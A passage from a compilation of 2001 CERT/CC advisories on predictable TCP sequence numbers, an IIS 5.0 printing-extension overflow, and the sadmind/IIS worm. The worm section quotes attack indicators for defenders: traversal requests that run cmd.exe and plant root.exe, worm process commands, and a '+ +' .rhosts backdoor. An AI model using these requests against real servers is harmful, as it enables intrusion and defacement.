Attacks against TCP initial sequence number (ISN) generation have been discussed for some time now. The reality of such attacks led to the widespread use of pseudo-random number generators (PRNGs) to introduce some randomness when producing ISNs used in TCP connections. Previous implementation defects in PRNGs led to predictable ISNs despite some efforts to obscure them. The defects were fixed and thought sufficient to limit a remote attacker's ability to attempt ISN guessing. It has long been recognized that the ability to know or predict ISNs can lead to manipulation or spoofing of TCP connections. What was not previously illustrated was just how predictable one commonly used method of partially randomizing new connection ISNs is in some modern TCP/IP implementations.

A new vulnerability has been identified (CERT VU#498440, CVE CAN-2001-0328) which is present when using random increments to constantly increase TCP ISN values over time. Because of the implications of the Central Limit Theorem, adding a series of numbers together provides insufficient variance in the range of likely ISN values allowing an attacker to disrupt or hijack existing TCP connections or spoof future connections against vulnerable TCP/IP stack implementations. Systems relying on random increments to make ISN numbers harder to guess are still vulnerable to statistical attack.

I. Description

Some History

In 1985, Bob Morris first identified potential security concerns [ref_morris] with the TCP protocol. One of his observations was that if a TCP sequence number could be predicted, an attacker could "complete" a TCP handshake with a victim server without ever receiving any responses from the server. One result of the creation of such a "phantom" connection would be to spoof a trusted host on a local network.

In 1989, Steve Bellovin [ref_bellovin] observed that the "Morris" attack could be adapted to attack client connections by simulating unavailable servers and proposed solutions for strengthening TCP ISN generators. In 1995, the CERT Coordination Center issued CA-1995-01, which first reported the widespread use of such attacks on the Internet at large.

Later in 1995, as part of RFC1948, Bellovin noted:

> The initial sequence numbers are intended to be more or less random. More precisely, RFC 793 specifies that the 32-bit counter be incremented by 1 in the low-order position about every 4 microseconds. Instead, Berkeley-derived kernels increment it by a constant every second, and by another constant for each new connection. Thus, if you open a connection to a machine, you know to a very high degree of confidence what sequence number it will use for its next connection. And therein lies the attack.

Also in 1995, work by Laurent Joncheray [ref_joncheray] further describes how an attacker could actively hijack a TCP connection. If the current sequence number is known exactly and an attacker's TCP packet sniffer and generator is located on the network path followed by the connection, victim TCP connections could be redirected.

In his recently published paper on this issue, [ref_newsham] Tim Newsham of Guardent, Inc. summarizes the more generalized attack as follows:

> As a result, if a sequence number within the receive window is known, an attacker can inject data into the session stream or terminate the connection. If the ISN value is known and the number of bytes sent already sent is known, an attacker can send a simple packet to inject data or kill the session. If these values are not known exactly, but an attacker can guess a suitable range of values, he can send out a number of packets with different sequence numbers in the range until one is accepted. The attacker need not send a packet for every sequence number, but can send packets with sequence numbers a window-size apart. If the appropriate range of sequence numbers is covered, one of these packets will be accepted. The total number of packets that needs to be sent is then given by the range to be covered divided by the fraction of the window size that is used as an increment.

Many TCP/IP implementers turned to incrementing the global tcp_iss [TCP Initial Send Sequence number, a.k.a., an ISN] variable using pseudo-random variables instead of constants. Unfortunately, the randomness of the pseudo-random-number generators (PRNGs) used to generate the "random" increments was sometimes lacking (see CVE-1999-0077, CVE-2000-0328, CAN-2000-0916, CAN-2001-0288, among others). As noted in RFC1750:

> It is important to keep in mind that the requirement is for data that an adversary has a very low probability of guessing or determining. This will fail if pseudo-random data is used which only meets traditional statistical tests for randomness or which is based on limited range sources, such as clocks. Frequently such random quantities are determinable by an adversary searching through an embarrassingly small space of possibilities.

Eastlake, Crocker, and Schiller were focused on randomness in cryptographic systems, but their observation was equally applicable in any system which relies on random number generation for security. It has been noted in the past that using such poor PRNGs can lead to smaller search spaces and make TCP ISN generators susceptible to practical brute-force attacks.

However, new research demonstrates that the algorithm implemented to generate ISN values in many TCP/IP stacks is statistically weak and susceptible to attack even when the PRNG is adequately randomizing its increments. The problem lies in the use of increments themselves, random or otherwise, to advance an ISN counter, making statistical guessing practical.

Some Fresh Analysis: Guardent

Tim Newsham of Guardent, Inc. has written a paper titled "The Problem with Random Increments" [ref_newsham] concerning an observed statistical weakness in initial sequence number generation for TCP connections. Newsham explains how incrementing the ISN by a series of pseudo-random amounts is insufficient to protect some TCP implementations from a practical ISN guessing attack in some real-world situations. Such attacks would not rely on data sniffed from a victim site but only on one or two ISN samples collected by previous connections made to a victim site. Newsham's statistical analyses provide a theoretical backdrop for practical attacks, drawing attention once again to the protocol analysis documented by Steve Bellovin (building on work pioneered by Robert Morris) in RFC1948.

Newsham points out that the current popular use of random increments to obscure an ISN series still contains enough statistical information to be useful to an attacker, making ISN guessing practical enough to lead to TCP connection disruption or manipulation. This attack is possible because an attacker can still predict within "a suitable range of values" what the next (or a previous) ISN for a given TCP connection may be. This range can be derived when looking at the normal distribution that naturally arises when adding a large number of values together (random or otherwise) due to expected values governed by the Central Limit Theorem [ref_clt]:

> Roughly, the central limit theorem states that the distribution of the sum of a large number of independent, identically distributed variables will be approximately normal, regardless of the underlying distribution.

In addition to statistical analysis of this weakness, Newsham's paper demonstrates the weakness inherent in one specific TCP/IP implementation. In other recently-published research, Michal Zalewski of BindView surveys over 20 different ISN generators included in many of the most widely available operating systems on the Internet today. Their work shows in graphic detail how observable this statistical weakness is.

Some Fresh Empirical Evidence: BindView

Analysts at BindView have produced interesting research that analyzes the patterns many of the most popular TCP/IP stacks produce when producing ISNs. In a paper titled "Strange Attractors and TCP/IP Sequence Number Analysis," [ref_zalewski] author Michal Zalewski uses phase analysis to show patterns of correlation within sets of 32-bit numbers generated by many popular operating systems' TCP ISN generators. As Zalewski explains:

> Our approach is built upon this widely accepted observation about   attractors:
>
> If a sequence exhibits strong attractor behavior, then future   values in the sequence will be close to the values used to   construct previous points in the attractor.
>
> Our goal is to construct a spoofing set, and, later, to calculate   its relative quality by empirically calculating the probability of   making the correct ISN prediction against our test data. For the   purpose of ISN generators comparison , we established a limit of   guess set size at the level of 5,000 elements, which is considered   a limit for trivial attacks that does not require excessive network bandwidth or processing power and can be conducted within few   seconds.

(A "spoofing set" is defined as "a set of guessed values for ISNs that are used to construct a packet flood that is intended to corrupt some established TCP connections." Please see [ref_zalewski] for more information about phase space analysis and attractor reconstruction).

In effect, using this technique for data visualization, they are able to highlight emergent patterns of correlation. Such correlation, when present in TCP ISN generators, can dramatically shrink the set of numbers that need to be guessed in order to attack a TCP session.

Since the sequence number for TCP sessions is stored in packet headers using 32-bits of data, it was generally assumed that an attacker would have a very small chance of correctly guessing a sequence number to attack established (or to-be established) connections. BindView's research shows attackers actually have much smaller bit-spaces to guess within due to dependencies on system clocks and other implementation defects.

Zalewski further notes in his paper [ref_zalewski]:

> What comes to our attention is that most every implementation described above, except maybe current OpenBSD and Linux, has more   or less serious flaws that make short-time TCP sequence number   prediction attacks possible. Solaris 7 and 8 with tcp_strong_iss   set to 2 results are a clear sign there are a

> lot of things to do for system vendors. We applied relatively loose measures, classifying attacks as "feasible" if they can be accomplished using relatively low bandwidth and a reasonable amount of time. But, as network speeds are constantly growing, it would be not a problem for an attacker having access to powerful enough uplink to search the entire 32-bit ISN space in several hours, assuming a local LAN connection to the victim host and assuming the network doesn't crash, although an attack could be throttled to compensate.

The work done by Guardent and BindView illustrates that not all current TCP/IP ISN generators have implemented the suggestions made by Steve Bellovin in RFC1948 to address prediction-based ISN attacks, or provided an equivalent fixes. In particular, TCP/IP stacks based on operating system software which has not previously incorporated RFC1948 or equivalent fixes will be susceptible to classic TCP hijacking in the absence of other cryptographically secure hardening (i.e., when not using IPSec or an equivalent secure networking technology). Much work remains to be done to ensure the systems deployed using TCP today and tomorrow have strengthened their ISN generators using RFC1948 recommendations or equivalent fixes.

II. Impact

If the ISN of an existing or future TCP connection can be determined within some practical range, a malicious agent may be able to close or hijack the TCP connections. If the ISNs of future connections of a system are guessed exactly, an agent may be able to "complete" a TCP three-way handshake, establish a phantom connection, and spoof TCP packets delivered to a victim.

The ability to spoof TCP packets may lead to other types of system compromise, depending on the use of IP-based authentication protocols. Examples of such attacks have been previously described in CA-1995-01 and CA-1996-21.

III. Solution

The design of TCP specified by Jon Postel in RFC793 specifically addressed the possibility of old packets from prior instantiations of a connection being accepted as valid during new instantiations of the same connection, i.e., with the same 4-tuple of <local host, local port, remote host, remote port>:

> To avoid confusion we must prevent segments from one incarnation of a connection from being used while the same sequence numbers may still be present in the network from an earlier incarnation. We want to assure this, even if a TCP crashes and loses all knowledge of the sequence numbers it has been using. When new connections are created, an initial sequence number (ISN) generator is employed which selects a new 32-bit ISN. The generator is bound to a (possibly fictitious) 32-bit clock whose low order bit is incremented roughly

```
every 4 microseconds. Thus, the ISN cycles   approximately
every 4.55 hours. Since we assume that segments will   stay in
the network no more than the Maximum Segment Lifetime (MSL)
and that the MSL is less than 4.55 hours we can reasonably as-
sume   that ISN's will be unique.
```

Several criteria need to be kept in mind when evaluating each of the following solutions to this problem:

1. Does the soulution address the security concerns identified in this advisory?
2. How well does the solution conform for TCP reliability and interoperability requirements?
3. How easily can the solution be implemented?
4. How much of a performance cost is associated with the solution?
5. How well will the solution stand the test of time?

In the discussions following the initial report of this statistical weakness, several approaches to solving this issue were identified. All have various strengths and weaknesses themselves. Many have been implemented independently by various vendors in response to other reported weaknesses in specific ISN generators.

Deploy and Use Cryptographically Secure Protocols

TCP initial sequence numbers were not designed to provide proof against TCP connection attacks. The lack of cryptographically-strong security options for the TCP header itself is a deficiency that technologies like IPSec try to address. It must be noted that in the final analysis, if an attacker has the ability to see unencrypted TCP traffic generated from a site, that site is vulnerable to various TCP attacks - not just those mentioned here. The only definitive proof against all forms of TCP attack is end-to-end cryptographic solutions like those outlined in various IPSec documents.

The key idea with an end-to-end cryptographic solution is that there is some secure verification that a given packet belongs in a particular stream. However, the communications layer at which this cryptography is implemented will determine its effectiveness in repelling ISN based attacks. Solutions that operate above the Transport Layer (OSI Layer 4), such as SSL/TLS and SSH1/SSH2, only prevent arbitrary packets from being inserted into a session. They are unable to prevent a connection reset (denial of service) since the connection handling will be done by a lower level protocol (i.e., TCP). On the other hand, Network Layer (OSI Layer 3) cryptographic solutions such as IPSec prevent both arbitrary packets entering a transport-layer stream and connection resets because connection management is directly integrated into the secure Network Layer security model.

The solutions presented above have the desirable attribute of not requiring any changes to the TCP protocol or implementations to be made. Some sites may want to investigate hardening the TCP transport layer itself though. RFC2385 ("Protection of BGP Sessions via the TCP MD5 Signature Option") and other technologies provide options for adding cryptographic protection within the TCP header at the cost of some potential denial of service, interoperability, and performance issues.

The use of cryptographically secure protocols has several advantages over other possible solutions to this problem. Protection against hijacking and disruption are provided by the cryptography, while the TCP layer is free to return to a simple increasing sequence number mechanism, providing the greatest level of reliability. The performance, durability, and practicality of implementation will vary according to the protocol selected, but IPSec in particular appears to have a number of positive attributes in this regard.

Use RFC1948 Implementations

In RFC1948, Bellovin observed that if the 32-bit ISN space could be segmented across all the ports available to a system, collecting sample ISNs from one connection could yield little or no information about the ISNs being generated in other connections. Breaking the reliance on a global ISN pool by using cryptographically hashed secrets and [IP, port] 4-tuples effectivly eliminates TCP ISN attacks by remote users (unless, of course, attackers able to sniff traffic on a local network segment).

Newsham notes in his paper [ref_newsham]:

> RFC 1948 [ref1] proposes a method of TCP ISN generation that is not   vulnerable to ISN guessing attacks. The solution proposed   partitions the sequence space by connection identifiers. Each   connection identifier, which is composed of the local address and   port and the remote address and port of a connection, is assigned   its own unique sequence space starting at an offset that is a   function of the connection identifier. The function is chosen in   such a way that it cannot be computed by an attacker. The ISN is   then [...] generated by increments to this offset. ISN values   generated in this way are not vulnerable to ISN range prediction   methods outlined in this paper since an attacker cannot gain   knowledge of the ISN space for any connection identifiers he cannot directly observe.

Once the global ISN space becomes segmented among all the TCP ports available on a system, attacking TCP ISNs remotely becomes impractical. However, it should be noted that even when using RFC1948 implementations, some forms of ISN attack remain viable under very specific conditions, as discussed in further detail below.

In addition, using a cryptographically strong hash function to perform this segmentation may lead to longer TCP connection establishment time. Some implementors (like those of the Linux kernel) have chosen to use a reduced-round MD4 hash function to provide a "good enough" solution from a security standpoint to keep performance degradation to a minimum. One cost of weakening the hash algorithm is the need to re-key the generator every few minutes. Each time a re-keying occurs, security is strengthened, but other reliability issues identified in RFC793 become a concern.

It had been understood (but not widely noted) that ISNs generated by a "strictly-compliant" RFC1948 generator would still allow ISN guessing attacks to be made against previously-owned

IP addresses. If an attacker could "own" an IP address used by a potential victim at some point afterward, given enough sample ISNs collected within the shared [IP, port] 4-tuple ISN space, an attacker could make reasonable guesses about the ISNs of subsequent connections.

This is because strict RFC1948 suggests the following algorithm:

```
ISN = M + F(sip, sport, dip, dport, <some secret>)
```

where

```
ISN   = 32-bit initial sequence number

M     = monotonically increasing clock/counter

F     = crypto hash (typically MD4 or MD5)

sip   = source IP

sport = source port

dip   = destination IP

dport = destination port

<some secret> = an optional fifth input into the hash function

                        to make remote IP attacks unfeasible.
```

For the ISN itself to monotonically (constantly) increase, **F()** needs to remain fairly static. So the <some secret> envisioned by Bellovin was a system-specific value (such as boot time, a passphrase, initial random value, etc) which would infrequently change. Each time it changes, the value of **F()** (a hash) changes and there is no guarantee that subsequent ISNs will be sufficiently distanced from the previous value assigned, raising the potential RFC793 reliability concern again.

When viewed from the perspective of a particular [IP, port] 4-tuple, the ISN sequence is predictable and therefore subject to practical attacks. When looking at the Solaris `tcp_strong_iss` generator (RFC1948) from the perspective of a remote IP attacker, for example, the ISNs generated appear random. However, the Zalewski paper analyzes data which looks at both the remote and same-IP address attack vectors. Their data confirms the same-IP attack vector against Solaris `tcp_strong_iss=2` (RFC1948) is a practical attack.

The Linux TCP implementors avoided this issue by rekeying <some secret> every five minutes. Unfortunately, this breaks the monotonicity of the algorithm, weakening the iron-clad reliability guarantee that Bellovin was hoping to preserve by segmenting the ISN space among ports in the first place.

Some have proposed that the following algorithm may be a better answer to this issue:

```
M   = M + R(t)
```

```
ISN = M + F(sip, sport, dip, dport, <some secret> )

where

R(t)   = some random value changing over time
```

This is essentially adding a random increment to the RFC1948 result. This makes most attacks impractical, but still theoretically possible. (It would still be "RFC1948-compliant" as well ... RFC1948 makes as few assumptions about the **F()** incrementing function as possible, requiring only that the connection [IP, port] 4-tuple be inputs to the function and that it be practically irreversible.) However, the "problem" of random increments was what brought this issue back into the spotlight to begin with.

Use Some Other Non-RFC1948 Approaches

A more direct solution chosen by some TCP implementors is to simply feed random numbers directly into the ISN generator itself. That is, given a 32-bit space to choose from, assign:

```
ISN = R(t)
```

Solutions which essentially randomize the ISN seem to mitigate against the practical guessing attack once and for all (assuming strong pseudo-random number generation). However, a purely-random approach allows for overlapping sequence numbers among subsequently-generated TCP connnections sharing [IP, port] 4-tuples. For example, a random generator can produce the same ISN value three times in a row. This runs contrary to multiple RFC assumptions about monotonically increasing ISNs (RFC 793, RFC 1185, RFC 1323, RFC1948, possibly others as well). It is unclear what practical effect this will have on the long-term reliability guarantees the TCP protocol makes or is assumed to make.

Another novel approach introduced by Niels Provos of the OpenBSD group tries to strike a balance between the fully-random and segmented (RFC1948) approaches:

```
ISN = ((PRNG(t)) << 16) + R(t)

where

PRNG(t) = a pseudo-randomly ordered list of

          sequentially-generated 16-bit numbers

R(t)    = a 16-bit random number generator

          with its msb always set to zero
```

(This formula is an approximation of the results the OpenBSD implementation actually generates. Please see their actual code at: http://www.openbsd.org/cgi-bin/cvsweb/src/sys/netinet/tcp_subr.c).

What the Provos implementation effectively does is generate a psuedo-random sequence that will not generate duplicate ISN values within a given time period. Additionally, each ISN value generated is guaranteed to be at least 32K away from other ISN values. This avoids the purely-random ISN collision problem, as well as makes a stronger attempt to keep sequence number spaces of subsequent [IP, port] 4-tuple connections from overlapping. It also avoids the use of a cryptographic hash which could degrade performance. However, monotonicity is lost, potentially causing reliability problems, and the generator may leak information about the system's global ISN state.

Further discussion and analysis on the importance of such attributes needs to occur in order to ascertain the characteristics present in each ISN generator implemented. Empirical evidence provided by BindView *may* indicate that from a predictability standpoint, the solutions are roughly equivalent when viewed from a remote attackers perspective. It is unclear at the time of this writing what the security, performance, and reliability tradeoffs truly are.

Appendix A Vendor Information

This appendix contains information provided by vendors for this advisory. When vendors report new information to the CERT/CC, we update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments.

Cisco Systems

Cisco systems now use a completely random ISN generator.

Please see the following for more details:
http://www.cisco.com/warp/public/707/ios-tcp-isn-random-pub.shtml.

Compaq Computer Corporation

At the time this document was written, Compaq is investigating the potential impact to Compaq's Tru64 UNIX and OPENVMS operating systems. Compaq views the problem to be a concern of moderate severity. Compaq implementations of TCP/IP sequence randomization for Tru64 UNIX for Alpha and OpenVMS for Alpha follow current practices for implementation of TCP/IP initial sequence numbers.

If and when further information becomes available Compaq will provide notice of the completion/availability of any necessary patches or tuning recommendations through AES services (DIA, DSNlink FLASH and posted to the Services WEB page) and be available from your normal Compaq Global Services Support channel. You may subscribe to several operating system patch mailing lists to receive notices of new patches at:
http://www.support.compaq.com/patches/mailing-list.shtml.

FreeBSD, Inc.

FreeBSD has adopted the code and algorithm used by OpenBSD 2.8-current in FreeBSD 4.3-RELEASE and later, and this release is therefore believed not to be vulnerable to the problems described in this advisory (for patches and information relating to older releases see FreeBSD Security Advisory 01:39). We intend to develop code in the near future implementing RFC 1948 to provide a more complete solution.

Fujitsu

Fujitsu is currently working on the patches for the UXP/V operating system to address the vulnerabilities reported in VU#498440.

The patches will be made available with the following ID numbers:

OS Version,PTF level	patch ID
UXP/V V20L10 X01021	UX28164
UXP/V V20L10 X00091	UX28163
UXP/V V10L20 X01041	UX15529

Hewlett-Packard Company

Date: Thu Aug 29 20:52:48 2002

```
The following tcp randomizations are now available:

        HP-UX releases 11.00, 11.04, and 11.11 (11i):

              - HP randomization

              - RFC 1948 ISN randomization

        For HP randomization on releases:

            HP-UX 11.00:       PHNE_22397 or subsequent,

            HP-UX 11.11:       default mode.

         For RFC 1948 ISN randomization

            HP-UX 11.00:       PHNE_26771 or subsequent,

            HP-UX 11.04:       PHNE_26101 or subsequent,

            HP-UX 11.11:       PHNE_25644 or subsequent.
```

To enable tcp randomization on HP-UX 11.00, 11.04, and 11.11(11i):

```
---------------------------------------------------------------
--
```

HP randomization

HP-UX release 11.00:

Install PHNE_22397 or subsequent. The HP randomization will then be the default tcp randomization.

NOTE: This patch has dependencies.

HP-UX release 11.11 (11i):

No patch is required. The HP randomization has always been implemented in HP-UX 11.11 (11i) and is the default tcp randomization.

RFC 1948 ISN randomization

```
HP-UX 11.00:       Apply PHNE_26771 or subsequent.
HP-UX 11.04:       Apply PHNE_26101 or subsequent.
HP-UX 11.11 (11i): Apply PHNE_25644 or subsequent.
```

Once the appropriate patch has been applied the RFC 1948 ISN randomization can be enabled on HP-UX 11.00, 11.04 and 11.11 by executing the following command as root:

```
ndd -set /dev/tcp tcp_isn_passphrase
```

where is any length character string. Only the first 32 characters will be retained. If the passphrase is changed the system should be rebooted.

NOTE: RFC 1948 ISN randomization is not available on

HP-UX release 10.20. Customers who want RFC 1948

ISN randomization should upgrade to HP-UX 11.X and

apply necessary patches as discussed herein.

For the the legacy 10.20 release:

HP created a tunable kernel parameter that can enable two levels of

randomization.   This randomization feature requires a TRANSPORT

patch

level of:

For S700 platform: PHNE_17096 or greater

For S800 platform: PHNE_17097 or greater

The tunable kernel parameter is set as follows using the "nettune"

program:

```
    tcp_random_seq set to 0  (Standard TCP sequencing)

    tcp_random_seq set to 1  (Random TCP sequencing)

    tcp_random_seq set to 2  (Increased Random TCP sequencing)
```

and requires a reboot.

--

IBM Corporation

We have studied the document written by Guardent regarding vulnerabilities caused by statistical analysis of random increments, that may allow a malicious user to predict the next sequence of chosen TCP connections.

IBM's AIX operating system should not be vulnerable as we have implemented RFC 1948 in our source coding. According to Guardent, we do not expect an exploit described in the document to affect our AIX OS because we employ RFC 1948.

Linux

The Linux kernel has used a variant of RFC1948 by default since 1996. Please see:

http://lxr.linux.no/source/drivers/char/ChangeLog#L258
http://lxr.linux.no/source/drivers/char/random.c#L1855

OpenBSD

post-2.8 we no longer use random increments, but a much more sophisticated way.

SGI

SGI implemented RFC 1948 with MD5 on IRIX 6.5.3 and above using the tcpiss_md5 tunable kernel parameter, but the default is disabled. To enablee tcpiss_md5 kernel parameter, use the following command as root:

```
# /usr/sbin/systune -b tcpiss_md5 1
```

To verify RFC 1948 has been enabled in IRIX, use the following command as root:

```
/usr/sbin/systune tcpiss_md5
```

This should return:

```
tcpiss_md5 = 1 (0x1)
```

The latest IRIX 6.5 Maintenance Releases can be obtained from the URL:
http://support.sgi.com/colls/patches/tools/relstream/index.html.

An SGI security advisory will be issued for this issue via the normal SGI security information distribution methods including the *wiretap* mailing list and http://www.sgi.com/support/security/ .

Sun Microsystems, Inc.

Sun implemented RFC 1948 beginning with Solaris 2.6, but it isn't turned on by default. On Solaris 2.6, 7 and 8, edit `/etc/default/inetinit` to set `TCP_STRONG_ISS` to **2**.

On a running system, use:

```
ndd -set /dev/tcp tcp_strong_iss 2
```

Appendix B References

1. Postel, J., "RFC 793: *TRANSMISSION CONTROL PROTOCOL: DARPA INTERNET PROGRAM PROTOCOL SPECIFICATION*," September 1981. ftp://ftp.isi.edu/in-notes/rfc793.txt

2. Eastlake, D., Crocker, S., Schiller, J., "RFC 1750: *Randomness Recommendations for Security*," December 1994.
   ftp://ftp.isi.edu/in-notes/rfc1750.txt

3. Bellovin, S., "RFC 1948: *Defending Against Sequence Number Attacks*," May 1996.
   ftp://ftp.isi.edu/in-notes/rfc1948.txt
4. Heffernan, A., "RFC 2385: *Protection of BGP Sessions via the TCP MD5 Signature Option*," August 1998.
   ftp://ftp.isi.edu/in-notes/rfc2385.txt
5. Thayer, R., Doraswamy, N., Glenn, R., "RFC 2411: *IP Security Document Roadmap*," November 1998.
   ftp://ftp.isi.edu/in-notes/rfc2411.txt
6. CERT Advisory CA-1995-01: *IP Spoofing Attacks and Hijacked Terminal Connections*
   http://www.cert.org/advisories/CA-1995-01.html

7. CERT Advisory CA-1996-21: *TCP SYN Flooding and IP Spoofing Attacks*
   http://www.cert.org/advisories/CA-1996-21.html

8. *A Weakness in the 4.2BSD UNIX TCP/IP Software*, Morris, R., Computing Science Technical Report No 117, ATT Bell Laboratories, Murray Hill,New Jersey, 1985.
   http://www.pdos.lcs.mit.edu/~rtm/papers/117.pdf

9. *Security Problems in the TCP/IP Protocol Suite*, Bellovin, S., Computer Communications Review, April 1989.
   http://www.research.att.com/~smb/papers/ipext.ps
   http://www.research.att.com/~smb/papers/ipext.pdf

10. *Simple Active Attack Against TCP*, Joncheray, L., Proceedings, 5th USENIX UNIX Security Symposium, June 1995.
    http://www.usenix.com/publications/library/proceedings/security95/full_papers/joncheray.txt

11. Newsham, T., "Guardent White Paper: *The Problem with Random Increments*," February 2001.
    http://www.guardent.com/comp_news_tcp.html

12. Zalewski, M., "Razor Paper: *Strange Attractors and TCP/IP Sequence Number Analysis*," April 2001.
    http://razor.bindview.com/publish/papers/tcpseq.html

13. Virtual Laboratories in Probability and Statistics, Random Samples Section 5: The Central Limit Theorem

14. CVE-1999-0077
15. CVE-2000-0328
16. CAN-2000-0916

17. CAN-2001-0288
18. CAN-2001-0328
19. Havrilla, J., "CERT Vulnerability Note VU#498440: *Multiple TCP/IP implementations may use statistically predictable initial sequence numbers*", March 2001. https://www.kb.cert.org/vuls/id/498440

The CERT/CC thanks Guardent, Inc. and BindView for their invaluable contributions to this advisory. We also thank all the vendors who participated in the discussion about this vulnerability and proposed solutions.

We also thank the following people for their individual contributions to this advisory:

- Steve Bellovin, AT&T Labs
- Kris Kennaway, FreeBSD
- Mark Loveless, Bindview
- Tim Newsham, Guardent, Inc.
- Niels Provos, OpenBSD
- Damir Rajnovic, Cisco
- Theo de Raadt, OpenBSD
- Theodore Tso, MIT

Authors: Jeffrey S. Havrilla, Cory F. Cohen, Roman Danyliw, and Art Manion

Revision History

May 01, 2001: Initial release

May 10, 2001: Updated vendor statement from HP

Sep 13, 2002: Updated vendor statement made Thu Aug 29 20:52:48 2002 from HP

Feb 28, 2005: Updated Morris reference

10 CA-2001-10: Buffer Overflow Vulnerability in Microsoft IIS 5.0

Original release date: May 02, 2001
Last revised: --
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Systems running Microsoft Windows 2000 with IIS 5.0 enabled

Overview

A vulnerability exists in Microsoft IIS 5.0 running on Windows 2000 that allows a remote intruder to run arbitrary code on the victim machine, allowing them to gain complete administrative control of the machine.

A proof-of-concept exploit is publicly available for this vulnerability, which increases the urgency that system administrators apply the patch.

I. Description

Windows 2000 includes support for the Internet Printing Protocol (IPP) via an ISAPI extension. According to Microsoft, this extension is installed by default on all Windows 2000 systems, but it is only accesible through IIS 5.0. The IPP extension contains a buffer overflow that could be used by an attacker to execute arbitrary code in the Local System security context, essentially giving the attacker compete control of the system. This vulnerability was discovered by eEye Digital Security.

Microsoft has issued the following bulletin regarding this vulnerability:
http://www.microsoft.com/technet/security/bulletin/MS01-023.asp.

This vulnerability has been assigned the identifier CAN-2001-0241 by the Common Vulnerabilities and Exposures (CVE) group:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0241.

II. Impact

Anyone who can reach a vulnerable web server can execute arbitrary code in the Local System security context, resulting in the intruder gaining complete control of the system. Note that this may be significantly more serious than a simple "web defacement."

III. Solution

Apply a patch from your vendor

A patch is available from Microsoft at
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29321.

Additional advice on securing IIS web servers is available from
http://www.microsoft.com/technet/security/iis5chk.asp http://www.microsoft.com/technet/security/tools.asp.

Appendix A Vendor Information

Microsoft Corporation

The following documents regarding this vulnerability are available from Microsoft:
http://www.microsoft.com/technet/security/bulletin/MS01-023.asp.

References

1. *VU#516648: Microsoft Windows 2000/Internet Information Server (IIS) 5.0 Internet Printing Protocol (IPP) ISAPI contains buffer overflow,* CERT/CC, 05/02/2001, http://www.kb.cert.org/vuls/id/516648

Authors: Chad Dougherty, Shawn Hernan

Revision History

```
May 02, 2001: Initial Release
```

11 CA-2001-11: sadmind/IIS Worm

Original release date: May 08, 2001
Last revised: May 10, 2001
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Systems running unpatched versions of Microsoft IIS
- Systems running unpatched versions of Solaris up to, and including, Solaris 7

Overview

The CERT/CC has received reports of a new piece of self-propagating malicious code (referred to here as the sadmind/IIS worm). The worm uses two well-known vulnerabilities to compromise systems and deface web pages.

I. Description

Based on preliminary analysis, the sadmind/IIS worm exploits a vulnerability in Solaris systems and subsequently installs software to attack Microsoft IIS web servers. In addition, it includes a component to propagate itself automatically to other vulnerable Solaris systems. It will add "+ +" to the .rhosts file in the root user's home directory. Finally, it will modify the index.html on the host Solaris system after compromising 2,000 IIS systems.

To compromise the Solaris systems, the worm takes advantage of a two-year-old buffer overflow vulnerability in the Solstice sadmind program. For more information on this vulnerability, see

http://www.kb.cert.org/vuls/id/28934

http://www.cert.org/advisories/CA-1999-16.html

After successfully compromising the Solaris systems, it uses a seven-month-old vulnerability to compromise the IIS systems. For additional information about this vulnerability, see http://www.kb.cert.org/vuls/id/111677.

Solaris systems that are successfully compromised via the worm exhibit the following characteristics:

```
Sample syslog entry from compromised Solaris system
May  7 02:40:01 carrier.example.com inetd[139]: /usr/sbin/sadmind: Bus Error - core
dumped
May  7 02:40:01 carrier.example.com last message repeated 1 time
May  7 02:40:03 carrier.example.com last message repeated 1 time
May  7 02:40:06 carrier.example.com inetd[139]: /usr/sbin/sadmind: Segmentation Fault
- core dumped
May  7 02:40:03 carrier.example.com last message repeated 1 time
May  7 02:40:06 carrier.example.com inetd[139]: /usr/sbin/sadmind: Segmentation Fault
- core dumped
May  7 02:40:08 carrier.example.com inetd[139]: /usr/sbin/sadmind: Hangup
May  7 02:40:08 carrier.example.com last message repeated 1 time
May  7 02:44:14 carrier.example.com inetd[139]: /usr/sbin/sadmind: Killed
```

A rootshell listening on TCP port 600
Existence of the directories

/dev/cub *contains logs of compromised machines*
/dev/cuc *contains tools that the worm uses to operate and propagate*

Running processes of the scripts associated with the worm, such as the following:

```
/bin/sh /dev/cuc/sadmin.sh
/dev/cuc/grabbb -t 3 -a .yyy.yyy -b .xxx.xxx 111
/dev/cuc/grabbb -t 3 -a .yyy.yyy -b .xxx.xxx 80
/bin/sh /dev/cuc/uniattack.sh
/bin/sh /dev/cuc/time.sh
/usr/sbin/inetd -s /tmp/.f
/bin/sleep 300
```

Microsoft IIS servers that are successfully compromised exhibit the following characteristics:

Modified web pages that read as follows:

```
fuck USA Government
fuck PoizonBOx
contact:sysadmcn@yahoo.com.cn
```

Sample Log from Attacked IIS Server

```
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 GET /scripts/../../winnt/sys-
tem32/cmd.exe /c+dir 200 -
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 GET /scripts/../../winnt/sys-
tem32/cmd.exe /c+dir+..\ 200 -
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 \
           GET /scripts/../../winnt/system32/cmd.exe /c+copy+\winnt\sys-
tem32\cmd.exe+root.exe 502 -
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 \
           GET /scripts/root.exe /c+echo+&LT;HTML code inserted here>.././index.asp
502 -
```

II. Impact

Solaris systems compromised by this worm are being used to scan and compromise other Solaris and IIS systems. IIS systems compromised by this worm can suffer modified web content.

Intruders can use the vulnerabilities exploited by this worm to execute arbitrary code with root privileges on vulnerable Solaris systems, and arbitrary commands with the privileges of the IUSR_*machinename* account on vulnerable Windows systems.

We are receiving reports of other activity, including one report of files being destroyed on the compromised Windows machine, rendering them unbootable. It is unclear at this time if this activity is directly related to this worm.

III. Solutions

Apply a patch from your vendor

A patch is available from Microsoft at
http://www.microsoft.com/technet/security/bulletin/MS00-078.asp.

For IIS Version 4:
http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/default.asp.

For IIS Version 5:
http://www.microsoft.com/windows2000/downloads/critical/q269862/default.asp.

Additional advice on securing IIS web servers is available from

> http://www.microsoft.com/technet/security/iis5chk.asp
> http://www.microsoft.com/technet/security/tools.asp

